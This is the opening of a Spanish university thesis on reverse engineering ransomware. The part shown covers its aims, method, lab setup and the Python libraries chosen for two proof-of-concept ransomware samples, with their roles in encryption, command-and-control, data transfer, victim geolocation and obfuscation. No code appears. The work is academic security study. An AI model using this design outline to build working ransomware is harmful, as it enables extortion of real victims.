ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA INFORMÁTICA
GRADUADO EN INGENIERÍA DE COMPUTADORES

Ingeniería inversa y documentación de un ransomware

Reverse engineering and documentation of a ransomware

Realizado por
Daniel Martínez Báez

Tutorizado por
David Santo Orcero

Departamento
Dpto. de Lenguajes y Ciencias de la Computación

UNIVERSIDAD DE MÁLAGA
MÁLAGA, JUNIO DE 2022

Fecha defensa: septiembre de 2022

Resumen

Dentro de los ataques informáticos existentes, el ransomware se ha convertido en principal protagonista hoy día debido al rápido crecimiento y evolución que ha tomado desde su origen. Defenderse de este tipo de amenaza es una prioridad a nivel mundial debido al incremento de su presencia. A todos nos preocupa la protección y privacidad de nuestra información por lo que un estudio de la materia ayudaría a poner barreras, establecer políticas y buscar soluciones a este problema.

Este trabajo se centra en elaborar un análisis técnico completo de este tipo de software malicioso, desarrollando para ello pruebas de concepto (PoC) que simulen un comportamiento real y actual que ayuden a entender en qué consisten estos ataques, para posteriormente aplicar la ingeniería inversa e intentar descifrar mediante una serie de técnicas las acciones llevadas a cabo en la creación de los archivos binarios ejecutables y las operaciones que realizan sobre el sistema. Se trata de dar una visión global: Por una parte qué es lo que podría hacer el ciberdelincuente y cómo lo lleva a cabo, y por otra qué medidas toma la defensa una vez se ha producido el ataque, buscando esclarecer qué y cómo ha sucedido, y si existe una posibilidad de revertir la situación.

Palabras clave:

Ransomware, Ciberseguridad, Ingeniería Inversa

Abstract

Within the existing computer attacks, ransomware has become the main protagonist today due to the rapid growth and evolution that it has taken since its origin. Defending against this type of threat is a worldwide priority due to the increase in its presence. We are all concerned about the protection and privacy of our information, so a study of the matter would be helpful to set barriers, establish policies and find solutions that allow us to tackle this issue.

This document focuses on developing a complete technical analysis of this type of malicious software, developing proofs of concept (PoC) simulating real and current behavior that help us understand what these attacks consist of, to subsequently apply reverse engineering and try to decrypt the actions carried out in the creation of the binary executable files and the operations they perform on the system using a series of techniques. It is about giving a global vision: On the one hand, what the cybercriminal could do and how he has carried it out, and on the other hand, the steps taken by the defense once an attack has occurred, seeking to clarify what happened, and the way the attack had been developed, evaluating the chances to return the system to its original state.

Keywords:

Ransomware, Cybersecurity, Reverse Engineering

Índice

Tabla de Ilustraciones

1. Introducción

1.1. Motivación

El campo de la ciberseguridad ha ido tomando especial protagonismo a lo largo del tiempo, requiriendo mayor número de profesionales especializados. Existe un constante ataque por parte de grupos organizados que buscando un beneficio provocan grandes pérdidas económicas y de confianza a numerosas organizaciones empresariales y administraciones públicas, afectando también a usuarios particulares.

Todos podemos ser víctimas de este conglomerado de acciones ilícitas llevadas a cabo a través de Internet, entendiendo ésta como un conjunto de redes interconectadas a nivel mundial. El malware que más trascendencia está cogiendo en la actualidad es el ransomware, provocado en buena medida por la aparición de las criptomonedas, de difícil rastreo, haciendo posible alcanzar altos ingresos a través de ellas. Las constantes publicaciones de víctimas afectadas a nivel global dan fe de esta problemática, que parece estar lejos de solucionarse.

La aparición del modelo del ransomware como servicio (RaaS – Ransomware as a Service) ha multiplicado el número de ocurrencias, donde un grupo de cibercriminales pone a la venta este tipo de software malicioso para que cualquier persona interesada pueda realizar un ataque de estas características. Algunos ejemplos RaaS destacados son Ryuk, REvil/Sodinokibi, Dharma o WannaCry [1].

El efecto a nivel profesional que tuvo la aparición en escena del ransomware WannaCry (2017) aumentó el interés por conocer de primera mano este tipo de software y sus implicaciones, lo que ha dado pie a la elección de esta temática para desarrollar el Trabajo de Fin de Grado.

1.2. Objetivos

El objetivo es conocer a fondo en qué consiste este tipo de ataques y cómo proceder para obtener información en caso de infección en un sistema informático.

Realizar un análisis técnico del código de numerosos ejemplos ya implementados como pruebas de concepto, esclareciendo el funcionamiento y las fases llevadas a cabo por este tipo de malware y describiendo las fases en las que se divide un ataque por ransomware.

Desarrollar una o varias pruebas de concepto que cubran las operaciones básicas analizadas, estudiar las técnicas empleadas para la intrusión en los sistemas que posibilita la instalación y despliegue del malware, métodos utilizados para evadir los controles de seguridad y antivirus y técnicas de ingeniería inversa sobre el ejecutable para tratar de evidenciar un comportamiento malicioso del mismo.

Ejecutar en un entorno controlado las pruebas de concepto implementadas para comprobar su funcionamiento.

Representar gráficamente tanto el funcionamiento del malware como el desarrollo del ataque mediante diagramas.

1.3. Metodología

La metodología utilizada ha consistido en una primera fase de planificación del trabajo a desarrollar, estableciendo un orden cronológico, analizando cuáles eran los conocimientos necesarios a adquirir para realizarlo, aplicaciones empleadas para llevar a cabo test de penetración, virtualización, lenguajes de programación, técnicas de ofuscación de código fuente, técnicas de evasión de antivirus, en qué se basa el software de protección para identificar las amenazas... seguido por una búsqueda y estudio de documentación relacionada, profundizando en aquello que ha resultado de mayor interés.

La siguiente fase se ha basado en realizar un análisis del código de numerosos ejemplos seleccionados [2]-[21], y empleando el lenguaje de programación Python se han desarrollado dos tipos de ransomware como Pruebas de Concepto (PoC) que cubren las funcionalidades estudiadas, para posteriormente generar ejecutables que contengan el malware y otras utilidades, entre ellas una herramienta para descifrar los equipos infectados.

Se han explorado técnicas que los ciberdelincuentes utilizan en la actualidad para crear malware y para evitar ser detectados, además de técnicas que utiliza el bando de la defensa para identificar este tipo de software y técnicas que emplean la ingeniería inversa para descifrar las operaciones que realizan los ejecutables maliciosos.

Se ha desplegado una infraestructura virtualizada para realizar las pruebas de funcionamiento en un entorno controlado y simular un ataque, comprobando el efecto de las operaciones realizadas y la seguridad de las comunicaciones.

Los procesos se representan mediante diagramas utilizando software específico para generarlos.

1.4. Estructura de la memoria

Tras este apartado introductorio, el cuerpo de la memoria se encuentra dividido en los siguientes capítulos: Tecnologías utilizadas, fases del ransomware, pruebas de concepto, ingeniería inversa, detección del ransomware, vectores de ataque y conclusiones y líneas futuras.

En el capítulo de tecnologías utilizadas se describe el lenguaje elegido para realizar las pruebas de concepto, un recorrido por las librerías de mayor calado que intervienen en el desarrollo, y una breve descripción de otras herramientas empleadas durante la realización de este trabajo, que implica el conocimiento de muchos ámbitos de la informática, desarrollo de código fuente, bases de datos, desarrollo web, seguridad informática, virtualización, sistemas operativos, redes…

Seguidamente se exploran las fases comunes que todo ransomware desarrolla durante su ejecución, explicando técnicamente cada una de ellas en mayor profundidad.

Se definen a continuación las dos pruebas de concepto implementadas, infraestructura, funcionamiento y diferencias.

El capítulo de ingeniería inversa se centra inicialmente en técnicas utilizadas por los creadores de este tipo de software para ocultar la malicia de los ejecutables, evadir los sistemas de protección y dificultar la labor de forenses y analistas de seguridad. Con

este conocimiento se estudia después la ingeniería inversa para tratar de evidenciar y clarificar las operaciones realizadas por el ransomware.

Los vectores de ataque permiten conocer los caminos que los ciberdelincuentes utilizan para desplegar este tipo de infecciones. Dentro de este capítulo se realiza como ejemplo una prueba de penetración explotando una vulnerabilidad, además de mostrar el procedimiento de inyectar una carga útil de código o shellcode en un fichero legítimo para tomar el control de una máquina.

En el último capítulo de conclusiones y líneas futuras se expone el punto de vista después de lo explorado y estudiado, lo que ha supuesto este aprendizaje, y cómo puede servir de base para posteriores trabajos.

2. Tecnologías utilizadas

2.1. Lenguaje Python y librerías utilizadas para el desarrollo del ransomware

Python es el lenguaje de programación elegido para realizar la codificación, en su versión 3.8.10, por ser un lenguaje de interés muy utilizado en la actualidad, con multitud de librerías y frameworks disponibles [22]-[23]. Apareció en 1991, diseñado por Guido Van Rossum. Es un lenguaje de alto nivel interpretado y multiplataforma; su portabilidad permite que se haya usado tanto en sistemas Microsoft Windows como Linux para realizar las pruebas con distintos sistemas operativos.

Otra virtud es la de estar centrado en su legibilidad, facilitando por ello la codificación. Siendo de propósito general, se puede utilizar para desarrollar aplicaciones de toda índole. Dispone de múltiples paradigmas, siendo la programación estructural o imperativa la empleada para desarrollar el código. Además de contemplar varios tipos de tipado, dinámico y fuertemente tipado. La codificación de las pruebas de concepto

implementadas usan el tipado dinámico pero añadiendo información en los parámetros de las funciones, para mayor legibilidad (type hints).

En el año 2001 se le cambió a Python la licencia, existiendo hoy día la Python Software Foundation License (PSFL), licencia de software libre permisiva y aprobada por la Free Software Foundation (FSF) y por la Open Source Initiative (OSI), cumpliendo sus requisitos. La Python Software Foundation (PSF) es una organización sin ánimo de lucro creada en 2001, cuya misión es, entre otras, la de fomentar el desarrollo de la comunidad Python, siendo responsable del desarrollo Python, de la administración de derechos intelectuales y de recaudar fondos.

Entre los inconvenientes encontrados destaca el alto consumo de memoria, debido a la flexibilidad de sus tipos de datos, el tipado dinámico. Al ser un lenguaje interpretado, utilizarlo para el fin que se le ha dado en este trabajo requiere que el ejecutable contenga también el intérprete, de manera que no dependa de si existe dicho intérprete en la máquina objetivo de la infección, por lo que el tamaño del ejecutable también será mayor.

Otro inconveniente es el uso de threads [24]-[25] en lugar de subprocesos; si se busca mejorar el rendimiento de la aplicación añadiendo concurrencia a través de threads, siendo estos más ligeros que los subprocesos y compartiendo el mismo espacio de memoria, vemos que solo un thread de un proceso podrá ejecutarse a la vez en un determinado momento. Esto es debido a la existencia del Global Interpreter Lock (GIL), cuya misión es la de evitar que más de un thread pueda tomar el control del intérprete a la vez, previniendo que espacios de memoria sean liberados cuando aún están siendo utilizados. A pesar de ello, GIL aumenta la velocidad de ejecución cuando se trabaja con un solo thread, y hace más sencilla la implementación de Python. Como

solución se propone el uso de multiprocesamiento, que puede llevarse a cabo a través de la librería multiprocessing.

La librería estándar de Python es muy extensa y comprende una gran cantidad de módulos, generando una amplia lista de contenidos [26]. A continuación se describen someramente algunas de las librerías comunes que suelen utilizarse para el desarrollo del ransomware.

2.1.1. Librerías estándar y de sistema

- **OS**

  La librería del Sistema Operativo es la biblioteca estándar, contiene cientos de funciones, muchas de ellas imprescindibles para nuestro cometido. Muy importante en la obtención de parámetros ambientales, como es la información de hardware y software del sistema, y para realizar operaciones con rutas a través de la sublibrería os.path.

- **Platform**

  Proporciona el acceso a los datos identificativos de la plataforma subyacente. Con esta librería se puede obtener información útil acerca del software y hardware del equipo atacado, nombre del equipo en red, datos del sistema operativo, distribución de Python que utiliza, procesador…

- **Getpass**

  Este modulo, creado para gestionar de forma segura la entrada de contraseñas, permite retornar el nombre de inicio de sesión del usuario con la función getuser(), siendo este método preferible al uso de la librería os para obtener el mismo objetivo, con la función os.getlogin().

- **Psutil**

  Librería multiplataforma que proporciona información acerca de procesos y utilidades del sistema (process and system utilities). Se pueden consultar los procesos en ejecución y la utilización del sistema (cpu, memoria, discos y sensores). Útil para obtener información del sistema por parte del atacante, para consultar el número de discos, particiones, tamaño ocupado y disponible, procesos que indican aplicaciones particulares en ejecución...

2.1.2. Sockets, SSH y seguridad en las comunicaciones

- **Socket**

  La biblioteca de Interfaz de red de bajo nivel nos permite el acceso a la interfaz BSD socket, y está disponible en prácticamente todas las plataformas Unix, Windows, MacOS… Se utiliza para realizar conexiones entre cliente-servidor, para envío de ficheros o cualquier otra comunicación a través de direcciones IP y puertos mediante la creación de un objeto de tipo socket.

- **SSL**

  Es el empaquetador o wrapper TLS/SSL para objetos de tipo socket. Módulo utilizado para el acceso a las funciones de cifrado de seguridad de la capa de transporte (capa de sockets seguros). Con estas funciones aseguramos las conexiones entre víctima y atacante, cifrando su contenido. Para ello hace uso de la librería OpenSSL, que suele estar instalada en todos los sistemas. Podemos crear contextos SSL a través de la clase ssl.SSLSocket para configurar el socket y utilizar OpenSSL para la generación de los certificados.

- **Paramiko – SCP**

  Es una implementación en Python nativo del protocolo SSHv2, ofreciendo funcionalidad tanto al cliente como al servidor. En este trabajo se utiliza para la transferencia de ficheros a través del protocolo seguro SSH en su versión 2. Dispone de módulos de alto y bajo nivel para tareas más específicas. Paramiko viene instalado por defecto. El módulo scp necesita de instalación previa, ofrece el cliente scp, SCPClient() [27].

2.1.3. Interfaces Gráficas de Usuario (GUI)

- **Tkinter – Tk**

  Tkinter Es la interfaz de Python para Tcl/Tk, disponible en la mayoría de las plataformas Unix como en sistemas Windows. Tcl/Tk está indicado para administrar ventanas, comprende un conjunto robusto de herramientas, siendo además independiente de la plataforma. Con estos módulos se construyen las

interfaces gráficas de usuario (GUI). Se ha utilizado para crear una pequeña interfaz de usuario para descifrar los ficheros de los equipos afectados por el ransomware y para dar mensajes informativos. Como contrapartida, al crear los ejecutables e integrar estas librerías, el tamaño del fichero crece aproximadamente 4MB, por lo que es un factor a tener en cuenta si se quiere utilizar para este propósito y se pretende generar un ejecutable más liviano.

2.1.4. Librerías criptográficas

- **Cryptography**

Incluye tanto módulos de alto nivel como interfaces de bajo nivel para utilizar los algoritmos criptográficos comunes, incluyendo cifrado simétrico, digestión de mensajes (message digest) y generación de claves. Existen dos capas, la de alto nivel, con funciones seguras ya definidas, y una de bajo nivel donde hay que tener mayor conocimiento y precisión a la hora de utilizarla. Se ha implementado el cifrado simétrico del módulo de alto nivel Fernet en una de las pruebas de concepto. Fernet hace uso del algoritmo AES en modo CBC con una clave de 128 bits para el cifrado, usando el padding PKCS7. Para autenticar, utiliza HMAC con SHA256. Los vectores de inicialización los genera con el método os.urandom().

Como limitación, además de no poder parametrizar el modelo de cifrado, no es un método recomendable para ficheros de gran tamaño; debido a las características del diseño de este método, el contenido del fichero o mensaje a encriptar debe estar disponible en memoria al completo [28].

- **Crypto – Pycryptodome**

  Crypto proporciona servicios criptográficos. Dispone del módulo secrets, empleado para generar cadenas seguras de números aleatorios para la gestión de claves, siendo una opción preferible a os.urandom() utilizado por el módulo Fernet de la librería cryptography. También ofrece el módulo hashlib, para hashes seguros y digestión de mensajes (message digest) y el módulo hmac para autenticación de mensajes por clave-hashing.

  Por otro lado se utiliza PyCryptodome, fork de la librería PyCrypto con sustanciales mejoras e integrado en el paquete Crypto, presenta una implementación de algoritmos criptográficos y primitivas de bajo nivel que dan lugar a una mayor flexibilidad a la hora de configurar el cifrado. Estas librerías se usan en las dos prueba de concepto (PoC) desarrolladas, aunque en la prueba tipo 2 se ha mantenido la ejecución del método Fernet para el cifrado.

  Aunque PyCryptodome no es un envoltorio o wrapper de una librería C, como sí lo es OpenSSL, no todos los algoritmos se han implementado en Python puro, existen algunos fragmentos que por su criticidad en el rendimiento se han desarrollado como extensiones de C, como el cifrado de bloques [29].

2.1.5. Geolocalización

- **Geoip – Geolite2**

  Librería que provee métodos para trabajar con bases de datos de Maxmind, empresa que ofrece bases de datos y servicios de geolocalización con licencia

comercial. Incluye una base de datos gratuita, Geolite2, que puede almacenarse en el servidor sin tener que realizar consultas web para poder resolver direcciones. Después de probar Geolite2 en los scripts se aprecia que tiene muy poca precisión debido a la falta de actualizaciones, por lo que se ha optado por utilizar otra librería, ya que existen muchas opciones para llevar a cabo esta tarea.

- **Ipapi**

  IP-API es una interfaz de geolocalización gratuita para uso no comercial, activa desde el año 2012. Esta es la librería elegida para realizar la geolocalización por su precisión y actualización de su base de datos. Pueden realizarse 45 consultas por minuto desde una misma IP. Esto no supondrá un problema si se resuelven las direcciones desde la máquina atacada [30].

- **Ipify**

  Librería utilizada para obtener la IP pública con su método get_ip(). Tiene servicio de geolocalización, aunque con licencia comercial.

2.1.6. Compresión de ficheros

- **Zipfile**

  Para trabajar con ficheros ZIP, esta librería proporciona herramientas para crear, leer, escribir, adjuntar y listar ficheros comprimidos. Aunque soporta cifrado y descifrado de archivos ZIP, actualmente no puede crear ficheros

cifrados. Otro punto a reseñar es la lentitud con la que descifra los ficheros puesto que se ha implementado en Python nativo en lugar de C. Es por esto que a pesar de haberse tenido en cuenta, no se ha utilizado en las pruebas de concepto.

- **Pyzipper**

  Esta librería complementa al módulo Zipfile, es un fork de su versión 3.7. Puede leer y escribir ficheros encriptados con AES, y cifrar ficheros asignándole una clave. Por ello se ha utilizado en la codificación del ransomware. Por defecto utiliza AES con 256 bits de fortaleza, aunque puede ser configurable a 128 y 192 bits [31].

- **Bzip2 - gzip – lzma**

  Módulos utilizados para aplicar el tipo de compresión respectivo de cada nombre. En el trabajo entran en escena en la fase de ofuscación, donde se aplica una capa más de ocultación a través de la compresión de los ficheros con el código ejecutable. Cada modelo tiene sus particularidades pudiendo ser más eficiente uno que otro en determinadas ocasiones.

2.2. Visual Studio Code (VS Code)

Versión 1.67.2 para Windows y Linux, desarrollado por Microsoft. Es el editor de código fuente elegido para crear las pruebas de concepto. Muy utilizado actualmente por la comunidad de desarrolladores, con licencia MIT [32].

Se añaden algunas extensiones como PrintCode versión 3.0.0, que permite imprimir el código en formato pdf, la extensión autopep8 para formatear el código conforme a la guía de estilo PEP 8 (Python Enhancement Proposal - Propuesta de Mejora Python) [33], la extensión Python v2022.6.2 de Microsoft, que mejora el soporte del editor para el lenguaje y para IntelliSense, que es la función de autocompletado y que incluye Pylance como dependencia, el nuevo servidor de lenguaje para Python que facilita el trabajo al desarrollador ofreciendo muchas utilidades, como sugerir el tipo de parámetros sobre la marcha, sugerir y auto importar módulos, completar código…




Ilustración 1: Visual Studio Code

Se ha utilizado tanto en Windows como en Linux para depurar el código implementado y comprobar el correcto funcionamiento en las dos plataformas.

2.3. VirtualBox

Versión 6.1.32. Software de virtualización para arquitecturas x86/amd64, con licencia GPLv2, desarrollado actualmente por Oracle Corporation [34]. Se utiliza para simular la red donde se llevarán a cabo las pruebas de penetración y el despliegue de las pruebas de concepto. La implementación del código y las pruebas del software se realizan también en máquinas virtuales, diferenciándose estas máquinas dependiendo de la plataforma a la que estaban orientadas los ficheros ejecutables.




Ilustración 2: VirtualBox

Las máquinas virtuales creadas para cumplir los objetivos de este trabajo se describen a continuación:

- Máquina Ubuntu 20.04.3 LTS (64 bits). Utilizada para desarrollar el código y para realizar pruebas de ejecución del ransomware en la plataforma Linux,

además de todas las operaciones relacionadas con la ingeniería inversa a partir de las aplicaciones estudiadas e instaladas en dicho sistema operativo.

- Máquina Windows 10 Pro (64 bits). Tiene las mismas funciones que la máquina Ubuntu anterior pero en la plataforma Windows. Todo el trabajo se ha realizado bajo estas dos máquinas virtuales.

- Máquina Ubuntu Server 20.04.3 LTS (64 bits). Es el servidor de mando y control del ransomware desarrollado como prueba de concepto. Incluye la instalación de todas las aplicaciones y librerías necesarias para desarrollar el código a ejecutar en el servidor y realizar las pruebas de funcionamiento. Esta máquina también se utiliza para instalar la base de datos MariaDB y su gestor DBeaver, quedando ambos sistemas en el mismo servidor de mando y control.

- Máquina Kali Linux 2022.2 (64 bits). Sistema operativo sucesor de BackTrack basado en Debian GNU/Linux, desarrollado por Offensive Security, diseñado para auditoría y seguridad informática. Tiene licencia GPLv2, aunque muchos componentes y aplicaciones incluidos pueden tener otro tipo de licencia. Se utiliza para realizar pruebas de penetración en equipos para desplegar el ransomware. Entre las herramientas incorporadas que han sido de utilidad en este trabajo aparece el Framework Metasploit, Nmap y Wireshark, además de añadir otras como el escáner de vulnerabilidades OpenVAS. Es la máquina utilizada por el atacante para acceder a los equipos e infectarlos.

- Máquina Metasploitable3. Es una máquina virtual construida desde su base, a la que se le han añadido y configurado una cantidad considerable de vulnerabilidades de seguridad para facilitar el aprendizaje y realizar pruebas de

penetración [35]. Publicada bajo licencia tipo BSD por la compañía Rapid7. Esta máquina es el objetivo principal del atacante para obtener acceso al sistema, desplegar el ransomware y realizar otras operaciones. Existen diferencias con el modelo anterior (Metasploitable2), las vulnerabilidades presentan mayor complejidad a la hora de realizar los ataques y en comparación no está tan documentado por lo que supone mayor reto y experiencia practicar con esta máquina. Como contrapartida, su instalación es más compleja, requiriendo el uso de otras aplicaciones como Vagrant, Packer y VirtualBox. Actualmente existen dos versiones, una con sistema operativo Windows Server 2008 y otra con Ubuntu 14.04, las dos desplegadas en este trabajo.

2.4. MariaDB y DBeaver

El sistema de gestión de bases de datos relacionales utilizado es MariaDB Community Server en su versión 10.7. Derivada de MySQL, tiene licencia GPLv2 y una extensa documentación [36]-[37]. Se utiliza también la herramienta DBeaver Community Edition en su versión 22.0.5 como gestor o frontend para realizar tareas de definición, configuración y mantenimiento de la base de datos a utilizar en las pruebas de concepto (ilustración 3). Está bajo licencia Apache 2.0 [38]. En este trabajo se define una base de datos con una única tabla donde almacenar los datos de las víctimas afectadas por el ransomware, junto con las claves de descifrado.

2.5. Otras herramientas

Otras aplicaciones utilizadas para cumplir los objetivos de este trabajo se describen resumidamente:

- Brackets. Es un editor de texto para el desarrollo web, en su versión 2.0.1, con licencia MIT [39], utilizado para el diseño de la página html creada para notificar la infección y mostrar las instrucciones del rescate (ilustración 4).




Ilustración 3: DBeaver

Ilustración 4: Brackets

- Editores hexadecimales. En plataforma Windows se ha usado HxD [40] (ilustración 5), mientras que en Linux se ha optado por Bless [41] (ilustración 6).




Ilustración 5: HxD

